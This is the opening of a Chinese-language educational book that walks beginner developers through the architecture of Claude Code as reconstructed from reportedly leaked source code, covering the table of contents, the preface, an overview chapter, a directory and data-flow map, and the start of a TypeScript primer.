


解密 ClaudeCode

ccbook



everettj

解密 Claude Code: 一个 AI 编程助 手的源码之旅

everettjf | Claude Code

解密 Claude Code: 一个 AI 编程助手的源码之旅

前言

这本书是怎么来的

这本书适合谁

这本书不是什么

怎么读这本书

关于代码示例

致谢

一些建议

第1章：欢迎来到 Claude Code 的世界

你有没有想过，AI 编程助手是怎么工作的？

什么是 Claude Code？

为什么要读源码？

这本书的结构

你需要的预备知识

一个小实验

本章小结

延伸阅读

第2章：源码全景地图

打开宝箱之前，先看看地图

项目的数字

目录结构总览

用“城市”来理解架构

数据流：一条消息的旅程

分层架构

核心设计理念

本章小结

动手练习

一个重要的能力：读代码

第3章：从零理解 TypeScript 与 React

为什么需要这一章？

TypeScript 速成

React 速成

Zod——运行时类型检查

Zustand——状态管理

Ink——终端里的 React

你会在源码中遇到的常见模式

本章小结

快速参考卡片

第4章：程序的大门——入口文件解析

一切从 main.tsx 开始

三阶段启动

功能开关：编译时的“开关”

启动顺序图

多种启动模式

错误处理：优雅地失败

性能剖析：衡量启动速度

本章小结

思考题

程序入口的设计模式

第5章：终端里的 React——Ink 框架揭秘

- 终端也能有漂亮的界面？
- 终端的“像素”
- Ink 的核心组件
- Claude Code 的界面结构
- 146 个组件——终端里的 UI 库
- 渲染原理
- 主题系统
- 响应式布局
- 键盘事件
- 为什么选择 React + Ink？
- 本章小结
- 动手练习
- 一个有趣的事实

第6章：状态管理——程序的“记忆”

- 什么是“状态”？
- 为什么需要状态管理？
- Zustand: Claude Code 的状态管理
- Claude Code 的状态结构
- 状态的生命周期
- 不可变更新
- 持久化
- 状态管理的设计智慧
- 本章小结
- 思考题
- 真实世界的状态管理

第7章：命令系统——斜杠的魔法

- 斜杠命令是什么？
- 命令的注册中心
- 命令的分类
- 命令的解析流程
- 深入一个命令：/compact
- 命令的条件注册
- 命令面板
- 自己写一个命令
- 命令 vs 工具
- 本章小结
- 设计启示：接口即契约

第8章：与 AI 对话的秘密——消息系统

- 对话的本质
- 消息的类型
- 消息的处理流水线
- 系统提示词——AI 的“说明书”
- 对话历史管理
- 工具调用的消息流
- 大结果的处理
- 本章小结
- 思考题
- 消息系统的设计启示

第9章：查询引擎——大脑中枢

- 程序中最复杂的部分
- 核心循环：Agent Loop
- 发送 API 请求
- 流式事件处理
- 工具执行：串行与并行
- 错误处理与重试
- Token 预算管理
- 查询引擎的完整流程图
- Stop Reason: 循环为什么结束？
- 本章小结

- 思考题
- 延伸思考: Agent Loop 的哲学
- 第10章: 流式响应——逐字显示的魔法
 - 为什么需要流式?
 - 流式的工作原理
 - 事件的种类
 - Claude Code 中的流式处理
 - 界面的实时更新
 - 加载动画与 Token 计数
 - 中断: 用户按了 Ctrl+C
 - 细粒度工具流式输入
 - 思考块: AI 的思考过程
 - 本章小结
 - 思考题
 - 动手实验: 体验流式的力量
- 第11章: 上下文管理——有限的记忆
 - AI 的记忆问题
 - Token 的组成
 - 提示缓存: 省钱的秘密
 - 压缩策略
 - Token 估算 vs 精确计算
 - 上下文的“保鲜”问题
 - 上下文窗口的可视化
 - 本章小结
 - 思考题
 - 一个有趣的数学问题
- 第12章: 工具的世界——从设计到实现
 - AI 为什么需要工具?
 - 工具是怎么工作的?
 - 工具的统一接口
 - buildTool: 工具的工厂函数
 - 工具注册中心
 - 工具池的组装
 - 延迟加载: ToolSearch
 - 工具执行的完整流
 - 本章小结
 - 思考题
 - 真实世界的类比
- 第13章: Bash 工具——最强大也最危险
 - 为什么 Bash 工具特殊?
 - 基本实现
 - 危险命令检测
 - 命令分析: 不只是字符串匹配
 - 权限规则
 - 沙箱模式
 - 输出处理
 - 进度显示
 - 超时与后台执行
 - 只读模式检测
 - 本章小结
 - 思考题
 - 编程挑战: 设计你自己的安全检测
- 第14章: 文件三剑客——Read、Write、Edit
 - 三种工具, 三种能力
 - FileRead: 读取文件
 - FileWrite: 创建和覆写文件
 - FileEdit: 精确修改
 - 三个工具的协作
 - 设计决策: 为什么不用 Bash 来操作文件?
 - 本章小结

- 文件操作的安全金字塔
- 第15章：搜索双雄——Grep 与 Glob
 - 在大海捞针
 - Glob：按名字找◆◆件
 - Grep：搜索文件内容
 - Grep vs Glob：什么时候用哪个？
 - 为什么不直接用 Bash？
 - 搜索策略：AI 是怎么搜索的◆◆◆
 - 本章小结
 - 思考题
 - 搜索能力的价值
- 第16章：Agent 工具——AI 的分身◆◆
 - 一个 AI 不够用怎么办？
 - Agent 工具是什么？
 - 子智能体的工作方式
 - 子智能体的类型
 - 子智能体的上下文隔离
 - 并行 vs 串行
 - Git Worktree 隔离
 - 自定义智能体
 - 子智能体之间的通信
 - 本章小结
 - 思考题
 - 多智能体的类比：软件开发团队
- 第17章：权限系统——信任的层级
 - 核心问题：该信任 AI 多少？
 - 三种权限模式
 - 权限检查的流程
 - 权限决策的三种结果
 - 权限对话框
 - Auto 模式分类器
 - 多层防御
 - 本章小结
 - 思考题
 - 现实世界的权限系统
- 第18章：安全防线——危险命令检测
 - 为什么需要专门的安全检测？
 - Bash 安全检测的规模
 - 危险模式分类
 - 命令解析：理解语义
 - 分类器：AI 检查 AI
 - 安全检测 vs 可用性
 - 本章小结
 - 安全思维：像攻击者一样思考
- 第19章：沙箱机制——隔离的艺术
 - 为什么需要沙箱？
 - 什么是沙箱？
 - 沙箱的实现方式
 - 沙箱的权衡
 - 决策：什么时候用沙箱？
 - 沙箱之外的安全措施
 - 真实案例
 - 安全设计的哲学
 - 本章小结
 - 思考题
 - 延伸阅读：安全领域的经典原则
- 第20章：MCP 协议——工具的万能接口
 - 如果只有内置工具……
 - MCP 是什么？
 - MCP 的架构

- MCP 通信方式
- 配置 MCP 服务器
- MCP 工具的发现
- MCP 工具的命名
- MCP 的实际使用
- MCP 的权限控制
- MCP 的意义
- 本章小结
- 思考题
- 动手实验：写一个简单的 MCP 服务器
- 第21章：Hook 系统——可编程的钩子
 - 什么是 Hook？
 - 为什么需要 Hook？
 - Hook 的种类
 - 配置 Hook
 - Hook 可以做什么？
 - Hook 的执行流程
 - Hook 的超时
 - 环境变量
 - 实用 Hook 示例
 - Hook vs 权限规则
 - 本章小结
 - Hook 的设计智慧
- 第22章：IDE 桥接——编辑器中的 AI
 - 两个世界的融合
 - 桥接的架构
 - 桥接的启动流程
 - JWT 认证
 - IDE 与 Claude Code 的交互
 - 多会话支持
 - 桥接的好处
 - 本章小结
 - 前后端分离的经典模式
- 第23章：插件与技能——无限扩展
 - 两种扩展方式
 - 技能系统 (Skills)
 - 插件系统 (Plugins)
 - 技能 vs 插件 vs MCP
 - 扩展生态系统
 - 本章小结
 - 思考题
 - 扩展性的三个层次
- 第24章：多智能体——AI 的团队协作
 - 从单兵作战到团队协作
 - 协调者模式 (Coordinator Mode)
 - 团队智能体 (Team Agents)
 - 后台智能体
 - 多智能体的挑战
 - 适用场景
 - 本章小结
 - 从多智能体到 AI 的未来
- 第25章：性能优化——毫秒必争
 - 为什么性能很重要？
 - 优化一：并行预加载
 - 优化二：提示缓存
 - 优化三：惰性精确计算
 - 优化四：LRU 文件缓存
 - 优化五：推测性执行
 - 优化六：延迟加载
 - 优化七：结果截断

- 优化八：性能剖析
- 性能优化的哲学
- 本章小结
- 性能优化的” 80/20 法则”
- 第26章：持久化记忆——跨会话的智慧
 - AI的”失忆”问题
 - CLAUDE.md——项目的”说明书”
 - CLAUDE.md 的加载层次
 - 嵌套记忆附件
 - 自动记忆提取
 - 会话记录——完整的对话存档
 - 记忆的存储结构
 - 记忆的更新策略
 - 记忆 vs 代码注释 vs Git 历史
 - 本章小结
 - 记忆的哲学：什么值得记住？
- 第27章：配置系统——千人千面
 - 每个人都不一样
 - 配置的层次
 - settings.json 详解
 - 管理员策略
 - 动态配置更新
 - GrowthBook 功能开关
 - 配置迁移
 - /config 命令
 - 本章小结
 - 思考题
 - 配置设计的普遍原则
- 第28章：架构之美——设计模式总结
 - 回顾这段旅程
 - 模式一：统一接口 (Uniform Interface)
 - 模式二：分层架构 (Layered Architecture)
 - 模式三：故障安全 (Fail-Safe Defaults)
 - 模式四：事件驱动 (Event-Driven)
 - 模式五：生产者-消费者 (Producer-Consumer)
 - 模式六：策略模式 (Strategy Pattern)
 - 模式七：纵深防御 (Defense in Depth)
 - 模式八：缓存策略 (Caching Strategy)
 - 模式九：渐进增强 (Progressive Enhancement)
 - 模式十：关注点分离 (Separation of Concerns)
 - 本章小结
 - 模式的组合之美
- 第29章：从源码到产品——工程实践启示
 - 源码背后的工程哲学
 - 实践一：先让它工作，再让它优雅
 - 实践二：安全不是事后想的
 - 实践三：为错误做准备
 - 实践四：测量驱动优化
 - 实践五：文档在代码旁边
 - 实践六：可扩展的设计
 - 实践七：用户体验是功能的一部分
 - 实践八：渐进式复杂性
 - 实践九：代码是写给人看的
 - 本章小结
 - 实践十：持续学习
- 第30章：你的下一步——成为更好的程序员
 - 你已经走了很远
 - 接下来可以做什么？
 - 写给读者的话
 - 全书总结

最后的话
一封来自源码的信
附录 A: 术语表

A
B
C
D
E
F
G
H
I
J
L
M
P
R
S
T
W
Z

附录 B: 源码中的关键文件索引

入口与配置
查询与对话
工具系统
命令系统
UI 组件
权限与安全
状态管理
服务层
扩展系统
持久化
工具函数
React Hooks

附录 C: 全书知识地图

架构全景图
知识依赖图
核心概念关系图
设计模式速查

关于本书

作者
写作背景
技术栈
数据统计
本书统计
版权声明
获取最新版
关注微信公众号

前言

本书由 everettjf 使用 Claude Code 分析泄露源码编写而成。保留出处即可自由转载。

这本书是怎么来的

2025 年 3 月，Claude Code 的源码被意外公开。这是 Anthropic 公司旗下最重要的开发者工具之一——一个运行在终端里的 AI 编程助手，帮助全世界的程序员更高效地写代码。

当我第一次看到这份源码时，我被震撼了。

不是因为它有多复杂（虽然 50 万行代码确实不少），而是因为它展示了一个完整的、真实的、正在被数百万人使用的产品，是怎么从零开始构建的。

我想：如果有一本书，能把这份源码讲解给还在学习编程的学生，让他们看到“真实的软件是什么样的”，那该多好。

于是有了这本书。

这本书适合谁

这本书写给**初中级开发者**。

如果你学过一门编程语言（Python、C++、Java，哪个都行），知道什么是变量、函数、循环，那你就有足够的基础来读这本书。

你不需要：
- 精通任何编程语言
- 了解 Web 开发
- 有大型项目经验
- 理解 AI 的工作原理

这些我们都会在书中从头讲起。

这本书不是什么

这本书**不是**一本 Claude Code 的使用手册——它不会教你怎么用 Claude Code 来写代码。

这本书**不是**一本 TypeScript 教程——虽然我们会介绍够用的 TypeScript 知识，但它不会覆盖语言的方方面面。

这本书**是**一场源码探险——我们会像侦探一样，一层层剥开一个大型软件的外壳，看清它内部的运作机制。在这个过程中，你会学到软件架构、设计模式、安全思维和工程实践——这些是比任何具体技术都更持久的知识。

怎么读这本书

如果你是编程新手： 建议按顺序阅读。前三章会帮你建立必要的背景知识。

如果你有一定经验： 可以跳过第 3 章的语言入门，直接从第 4 章开始。

如果你对某个话题特别感兴趣： 每一章都是相对独立的，你可以直接跳到感兴趣的章节。

每章末尾都有**思考题**和**动手练习**。我强烈建议你认真对待它们——被动地阅读和主动地思考，学习效果天差地别。

关于代码示例

书中的代码示例经过了大幅简化。真实的源码有复杂的错误处理、类型定义和边界情况处理，我们把这些去掉了，只保留核心逻辑。这样你可以专注于理解设计思路，而不是迷失在细节中。

如果你想看真实的代码，可以对照源码阅读。

致谢

感谢 Anthropic 的工程师们写出了如此优秀的代码。虽然源码的公开是一个意外，但它为学习者提供了一个宝贵的学习资源。

感谢所有为开源社区贡献代码的人。没有开源文化，就不会有今天繁荣的软件世界。

感谢你选择阅读这本书。愿这段旅程能点燃你对编程的热情。

一些建议

准备一个笔记本。 读源码的过程中，你会产生很多疑问和想法。把它们记下来——有些问题会在后面的章节得到解答，有些会成为你进一步探索的方向。

不要急。 这不是一本需要一口气读完的小说。如果某个概念让你困惑，停下来想想，去网上搜搜相关资料，回来再继续。

动手实践。 每章末尾的思考题和动手练习不是装饰——它们是学习过程中最有价值的部分。你花 30 分钟做一道练习，可能比花 2 小时纯阅读学到的还多。

享受过程。 你正在做一件很酷的事——解剖一个被数百万人使用的 AI 工具的内部结构。这不是每个人都有机会做的事。

让我们开始吧。

第1章：欢迎来到 Claude Code 的世界

你有没有想过，AI 编程助手是怎么工作的？

你可能已经用过 ChatGPT、Claude 或其他 AI 来帮你写代码。你在对话框里输入“帮我写一个计算器程序”，几秒钟后，一段完整的代码就出现在屏幕上。

但你有没有好奇过：**这一切是怎么发生的？**

当你在终端里输入一个问题，Claude Code 到底做了什么？它怎么知道要读哪个文件？它怎么安全地执行命令而不把你的电脑搞坏？它怎么记住你们之前的对话？

这本书要回答的，就是这些问题。

什么是 Claude Code?

Claude Code 是一个运行在终端 (Terminal) 里的 AI 编程助手。和你在网页上用的 ChatGPT 不同，它不是一个网页应用——它是一个**命令行工具 (CLI)**。

你在终端里这样启动它：

```
claude
```

然后你就进入了一个交互式的对话界面。你可以：

- **用自然语言**描述你想做什么：“帮我修复这个 bug”
- **让它读文件**：它会自动读取你项目中的代码
- **让它改文件**：它可以直接修改你的代码
- **让它执行命令**：它可以运行测试、安装依赖、提交代码
- **让它搜索代码**：它可以在整个项目中搜索特定的模式

这一切都发生在你的终端里，不需要离开你的开发环境。

为什么要读源码？

你可能会问：“为什么要读这么复杂的源码？”

这是一个好问题。答案有三个：

1. 理解”黑箱”

当你用一个工具时，它对你来说是一个”黑箱”——你知道输入什么、输出什么，但不知道里面发生了什么。读源码就是打开这个黑箱。

想象你有一台老式收音机。你可以拧旋钮换台，但你不知道为什么拧旋钮就能换台。直到有一天你把它拆开，看到了里面的电路板、电容、天线——突然间，“换台”这个动作从魔法变成了可以理解的物理过程。

读源码就是”拆开收音机”。

2. 学习真实世界的工程实践

学校里教的编程通常是：写一个函数，解决一个小问题。但真实世界的软件是几十万行代码协作完成的。Claude Code 有将近 **50 万行 TypeScript 代码**，分布在 **1800 多个文件**里。

通过阅读它，你会学到： - 怎么组织大型项目 - 怎么设计系统架构 - 怎么处理安全问题 - 怎么做性能优化

这些是课本上学不到的。

3. 站在巨人的肩膀上

Claude Code 是由 Anthropic 的顶级工程师们写的。他们的代码体现了多年的工程经验。读他们的代码，就像跟着一位大师学画画——你不一定要画出一样的画，但你能学到很多技巧。

这本书的结构

这本书分为八个部分：

第一部分：起步篇——帮你建立必要的背景知识。我们会鸟瞰整个项目的结构，并快速复习一些你需要知道的 TypeScript 和 React 知识。

第二部分：核心架构篇——深入程序的骨架。我们会看程序是怎么启动的，终端界面是怎么画出来的，程序的状态是怎么管理的。

第三部分：对话引擎篇——这是最核心的部分。我们会看消息是怎么在你和 AI 之间流动的，AI 的回复是怎么一个字一个字地出现的。

第四部分：工具系统篇——Claude Code 最强大的能力来自它的”工具”。我们会逐一解剖每个工具的实现。

第五部分：安全与权限篇——AI 能执行命令，这很危险。我们会看 Claude Code 是怎么保护你的安全的。

第六部分：扩展与集成篇——Claude Code 不是孤立的。它可以和 VS Code、JetBrains 等编辑器集成，还支持插件扩展。

第七部分：高级话题篇——多个 AI 同时工作、性能优化、记忆系统等高级话题。

第八部分：总结篇——把所有知识串起来，提炼设计模式和工程实践。

你需要的预备知识

这本书假设你：

- **会基本的编程**：知道什么是变量、函数、循环、条件判断
- **用过终端**：知道怎么在终端里输入命令
- **听说过 JavaScript**：不需要精通，但至少知道它是什么

不需要你： - 精通 TypeScript（我们会在第3章做一个快速入门） - 了解 React（同样在第3章介绍） - 有大型项目经验（这本书就是帮你获得这个经验的）

一个小实验

在我们正式开始之前，让我们做一个小实验来建立直觉。

假设你要设计一个”AI 编程助手”，你会怎么设计？拿一张纸，画一画你觉得它应该有哪些部分。

你可能会画出这样的东西：

用户输入 → [某种处理] → 发送给 AI → [AI 回复] → 显示给用户

这已经很好了！但实际上，Claude Code 的流程比这复杂得多：

用户输入

- 解析命令（是斜杠命令吗？是普通对话吗？）
- 执行钩子（有没有需要先运行的脚本？）
- 构建系统提示词（告诉 AI 它是谁、能做什么）
- 发送给 Claude API（带上对话历史和工具定义）
- 接收流式响应（一个字一个字地显示）
- 如果 AI 想用工具：
 - 检查权限（用户允许这个操作吗？）
 - 执行工具（运行命令、读文件等）
 - 把结果发回给 AI
 - AI 继续回复
- 保存到历史记录
- 显示给用户

看到了吗？一个简单的“问答”背后，有这么多步骤。而每一步都有它的设计考量、安全检查、和优化技巧。

这就是我们接下来要一步步探索的旅程。

本章小结

- Claude Code 是一个运行在终端里的 AI 编程助手
- 它有约 50 万行 TypeScript 代码，分布在 1800+ 个文件中
- 读源码可以帮你理解“黑箱”、学习真实工程实践、从顶级工程师那里学习
- 一个看似简单的对话背后，有命令解析、权限检查、工具执行等复杂流程

延伸阅读

如果你对 AI 编程助手的历史感兴趣，可以了解一下这些里程碑：

- **2021 年**：GitHub Copilot 发布，AI 第一次大规模用于代码补全
- **2022 年**：ChatGPT 发布，人们开始用对话式 AI 写代码
- **2023 年**：Cursor、Aider 等 AI 编程工具兴起
- **2024-2025 年**：Claude Code、GitHub Copilot Workspace 等“智能体式”工具出现——AI 不只给建议，还能直接执行操作

Claude Code 代表了 AI 编程工具的最新一代——从“建议代码”进化到“执行操作”。这也是为什么它的源码如此值得研究：它展示了一个 AI Agent（智能体）的完整实现。

准备好了吗？让我们开始这段旅程。下一章，我们将鸟瞰整个项目的全貌。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第2章：源码全景地图

打开宝箱之前，先看看地图

想象你要去一座大城市旅游。你不会一下飞机就到处乱逛——你会先看看地图，了解城市的大致布局：市中心在哪里、主要道路怎么走、各个景点分布在哪里。

读源码也是一样。在我们深入任何一个文件之前，先让我们从高空俯瞰整个项目的结构。

项目的数字

让我们先用一些数字来感受这个项目的规模：

指标	数值
TypeScript 文件数	~1,884 个
总代码行数	~512,000 行
主要目录数	55 个
工具数量	40+ 个
斜杠命令数	50+ 个
React 组件数	146 个
React Hooks 数	87 个

50 万行代码是什么概念？如果你每天读 500 行，需要将近三年才能全部读完。但别担心——我们不需要读每一行。就像读一本字典，你不需要读完每个词条，只需要知道怎么查找就好。

目录结构总览

Claude Code 的源代码都在 `src/` 目录下。让我们看看最重要的几个目录：

```
src/
├── main.tsx           ← 程序入口，一切从这里开始
├── query.ts          ← 查询引擎，处理与 AI 的对话
├── QueryEngine.ts    ← 查询引擎核心，管理 API 调用
├── tools.ts          ← 工具注册中心
├── Tool.ts           ← 工具的类型定义
├── commands.ts       ← 命令注册中心
├── tools/            ← 所有工具的实现（45 个子目录）
│   ├── BashTool/    ← 执行终端命令
│   ├── FileReadTool/ ← 读取文件
│   ├── FileEditTool/ ← 编辑文件
│   ├── FileWriteTool/ ← 创建文件
│   ├── GlobTool/     ← 按模式搜索文件名
│   ├── GrepTool/     ← 搜索文件内容
│   └── AgentTool/    ← 创建子智能体
```

├─ WebFetchTool/	← 获取网页内容
├─ WebSearchTool/	← 搜索网页
└─ ...	← 还有很多
├─ commands/	← 所有斜杠命令的实现 (103 个子目录)
├─ commit/	← /commit 命令
├─ compact/	← /compact 命令
├─ review/	← /review 命令
└─ ...	
├─ components/	← 终端 UI 组件 (146 个文件)
├─ App.tsx	← 根组件
├─ FullscreenLayout/	← 主界面布局
├─ PermissionRequest/	← 权限请求对话框
└─ ...	
├─ hooks/	← React Hooks (87 个文件)
├─ useCanUseTool.ts	← 权限检查
├─ useArrowKeyHistory	← 上下键历史
└─ ...	
├─ services/	← 服务层 (38 个模块)
├─ api/	← Claude API 调用
├─ mcp/	← MCP 协议实现
├─ analytics/	← 数据分析
└─ ...	
├─ state/	← 全局状态管理
├─ types/	← TypeScript 类型定义
├─ utils/	← 工具函数 (331 个文件)
├─ context/	← 上下文收集
├─ bridge/	← IDE 集成桥接
├─ coordinator/	← 多智能体协调
├─ skills/	← 技能系统
├─ plugins/	← 插件系统
├─ memdir/	← 记忆系统
├─ entrypoints/	← 不同启动模式
├─ screens/	← 全屏界面
├─ keybindings/	← 快捷键配置
├─ tasks/	← 任务管理
├─ remote/	← 远程会话
├─ vim/	← Vim 模式
├─ voice/	← 语音输入
├─ server/	← 服务器模式
├─ migrations/	← 配置迁移
└─ constants/	← 常量定义

用“城市”来理解架构

如果把 Claude Code 比作一座城市，那么：

市政厅——main.tsx

这是整个城市的行政中心。所有的事情都从这里开始。当你在终端输入 `claude` 命令时，`main.tsx` 是第一个被执行的文件。它负责：- 解析你输入的命令行参数 - 初始化各种服务 - 启动终端界面

大脑——query.ts 和 QueryEngine.ts

这是城市的”大脑”，负责与 Claude AI 的所有对话。当你问 Claude 一个问题时，你的消息会经过这里被处理、发送给 API、然后把回复带回来。

`query.ts` 有约 68,000 行代码，是整个项目中最大的文件之一。它就像城市的交通指挥中心——所有的信息流都经过这里。

工具工厂——tools/ 目录

这是城市的”工业区”，有 45 个”工厂”，每个工厂生产一种”工具”。当 Claude 说”我需要读一个文件”时，`FileReadTool` 工厂就会启动；当它说”我需要运行一个命令”时，`BashTool` 工厂就会开工。

显示屏——components/ 目录

这是城市的”展览中心”，负责把所有信息漂亮地显示在你的终端里。它用 `React` 和 `Ink` 框架来”画”终端界面——没错，终端里也能用 `React`！

安保系统——权限相关的代码

这是城市的”警察局”，负责确保 AI 不会做危险的事情。每当 AI 想执行一个操作时，安保系统都会检查：“这个操作安全吗？用户允许吗？”

邮局——services/ 目录

这是城市的”邮局”，负责与外部世界的通信：调用 API、连接 MCP 服务器、收集分析数据等。

档案馆——state/ 和 memdir/ 目录

这是城市的”档案馆”，保存着程序的当前状态和跨会话的记忆。

数据流：一条消息的旅程

让我们跟踪一条消息，看看它在”城市”里是怎么流动的。

假设你输入了：帮我看看 `index.ts` 文件里有什么


1. 你的输入进入 `main.tsx` (市政厅)
↓
2. 经过 `processUserInput()` (安检处)
 - 检查：这是斜杠命令吗？不是
 - 检查：有没有需要执行的钩子？

- 结果：这是一条普通消息
- ↓
- 3. 到达 `query.ts` (大脑)
 - 构建系统提示词 (告诉 AI 它能做什么)
 - 组织对话历史
 - 发送给 Claude API
- ↓
- 4. Claude API 返回流式响应
 - AI 决定: "我需要用 `FileReadTool` 读取这个文件"
 - 返回一个 `tool_use` 块
- ↓
- 5. 进入权限检查 (安保系统)
 - 检查: 用户允许读取文件吗?
 - 结果: 允许 (读取是安全操作)
- ↓
- 6. `FileReadTool` 执行 (工具工厂)
 - 读取 `index.ts` 的内容
 - 返回文件内容
- ↓
- 7. 工具结果返回给 Claude API
 - AI 看到了文件内容
 - AI 生成自然语言回复
- ↓
- 8. 回复显示在终端 (显示屏)
 - 用 `React/Ink` 渲染
 - 代码有语法高亮
- ↓
- 9. 保存到会话记录 (档案馆)

这就是一条消息的完整旅程。看起来很复杂，但每一步都有清晰的职责划分。

分层架构

Claude Code 的代码组织遵循一种叫做“分层架构”的模式。想象一个蛋糕，每一层都有不同的作用：



每一层只依赖它下面的层，不依赖它上面的层。这就像一栋楼：一楼不需要知道二楼有什么，但二楼需要一楼的支撑。

这种设计的好处是：**改变一层的实现，不会影响其他层**。比如，如果有一天 Claude Code 想把终端界面换成网页界面，只需要改 UI 层，其他层完全不用动。

核心设计理念

通过观察目录结构，我们已经可以看出 Claude Code 的几个核心理念：

1. 模块化

每个工具、每个命令、每个组件都是独立的模块，放在自己的目录里。这样你要理解 BashTool 是怎么工作的，只需要看 tools/BashTool/ 目录就好，不需要翻遍整个项目。

2. 关注点分离

界面的代码不知道 AI 怎么工作，AI 的代码不知道界面怎么画——每个部分只关心自己的事情。

3. 可扩展性

想加一个新工具？只需要在 tools/ 下新建一个目录，实现标准接口就行。想加一个新命令？在 commands/ 下新建目录就好。这种“插件式”的设计让系统很容易扩展。

4. 安全优先

权限系统、沙箱机制、危险命令检测——安全相关的代码占了很大的比重。这反映了一个重要理念：**当 AI 能执行代码时，安全必须是第一优先级**。

本章小结

- Claude Code 有约 50 万行代码，组织在 55 个主要目录中
- 核心文件包括：main.tsx (入口)、query.ts (查询引擎)、tools/ (工具集)
- 代码采用分层架构：UI → 命令 → 查询 → 工具 → 服务 → 状态 → 基础设施
- 核心理念：模块化、关注点分离、可扩展、安全优先

动手练习

1. 如果你能访问 Claude Code 的源码，试着用 ls 命令列出 src/ 下的所有目录，和本章的描述对照看看

2. 打开 `src/tools/` 目录，数一数里面有多少个子目录——每个子目录就是一个工具
3. 想想看：如果你要给 Claude Code 加一个新工具（比如一个“翻译工具”），你觉得应该在哪里加代码？

一个重要的能力：读代码

在正式深入源码之前，分享一个重要的技巧：**读代码和写代码是不同的能力。**

写代码时，你是从零开始创造。读代码时，你需要理解别人的思路。两者需要不同的策略。

读大型源码的策略：

1. **先看地图，再看细节**（本章就是地图）
2. **跟踪数据流**——选一个输入，跟踪它是如何流过系统的
3. **从入口开始**——找到 `main` 函数，从那里开始读
4. **善用搜索**——看到一个函数调用，搜索它的定义
5. **不要试图一次读完**——每次专注于理解一个模块

最重要的是：**不要害怕看不懂**。即使是经验丰富的工程师，第一次看一个新项目也会一头雾水。理解一个大型项目需要时间和耐心。

下一章，我们将快速复习 TypeScript 和 React 的基础知识，为深入源码做准备。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第3章：从零理解 TypeScript 与 React

为什么需要这一章？

Claude Code 是用 TypeScript 写的，界面部分用了 React。如果你只学过 Python 或 C++，可能对这两个技术不太熟悉。别担心——这一章会给你足够的知识来理解后续的源码。

我们不会面面俱到，只讲读源码需要的核心概念。

TypeScript 速成

TypeScript 是什么？

TypeScript 是 JavaScript 的“加强版”。它在 JavaScript 的基础上加了一个东西：**类型系统**。

JavaScript 是这样的：

```
let name = "Claude"  
let age = 3  
let isActive = true
```

TypeScript 是这样的：

```
let name: string = "Claude"  
let age: number = 3  
let isActive: boolean = true
```

看到区别了吗？TypeScript 在每个变量后面加了 `:` 类型。这告诉编译器（和你的同事）这个变量应该是什么类型。

为什么要这样？因为在一个 50 万行的项目里，如果一个函数期望接收一个数字，你却传了一个字符串，JavaScript 不会提前告诉你——它会在运行时才出错。TypeScript 会在编写代码时就告诉你：“嘿，这里类型不对！”

基本类型

```
// 基础类型  
let text: string = "hello"  
let num: number = 42  
let flag: boolean = true  
let nothing: null = null  
let notDefined: undefined = undefined  
  
// 数组  
let numbers: number[] = [1, 2, 3]  
let names: string[] = ["Alice", "Bob"]  
  
// 对象  
let person: { name: string; age: number } = {  
  name: "Alice",  
  age: 16  
}
```

type 和 interface——自定义类型

在 Claude Code 的源码里，你会看到大量的 `type` 和 `interface`。它们的作用是给复杂的数据结构起个名字：

```
// 用 type 定义一个类型  
type Message = {  
  id: string  
  role: "user" | "assistant" // 只能是这两个值之一  
  content: string  
  timestamp: number  
}  
  
// 用 interface 定义一个接口（功能类似）  
interface Tool {
```

```
name: string
description: string
call(input: unknown): Promise<ToolResult>
}
```

type 和 interface 的区别不大，你可以简单理解为“两种定义类型的方式”。Claude Code 主要用 type。

泛型——类型的“参数”

这是 TypeScript 中稍微高级一点的概念。看这个例子：

```
// 没有泛型：我们需要为每种类型写一个函数
function getFirstNumber(arr: number[]): number { return arr[0] }
function getFirstString(arr: string[]): string { return arr[0] }

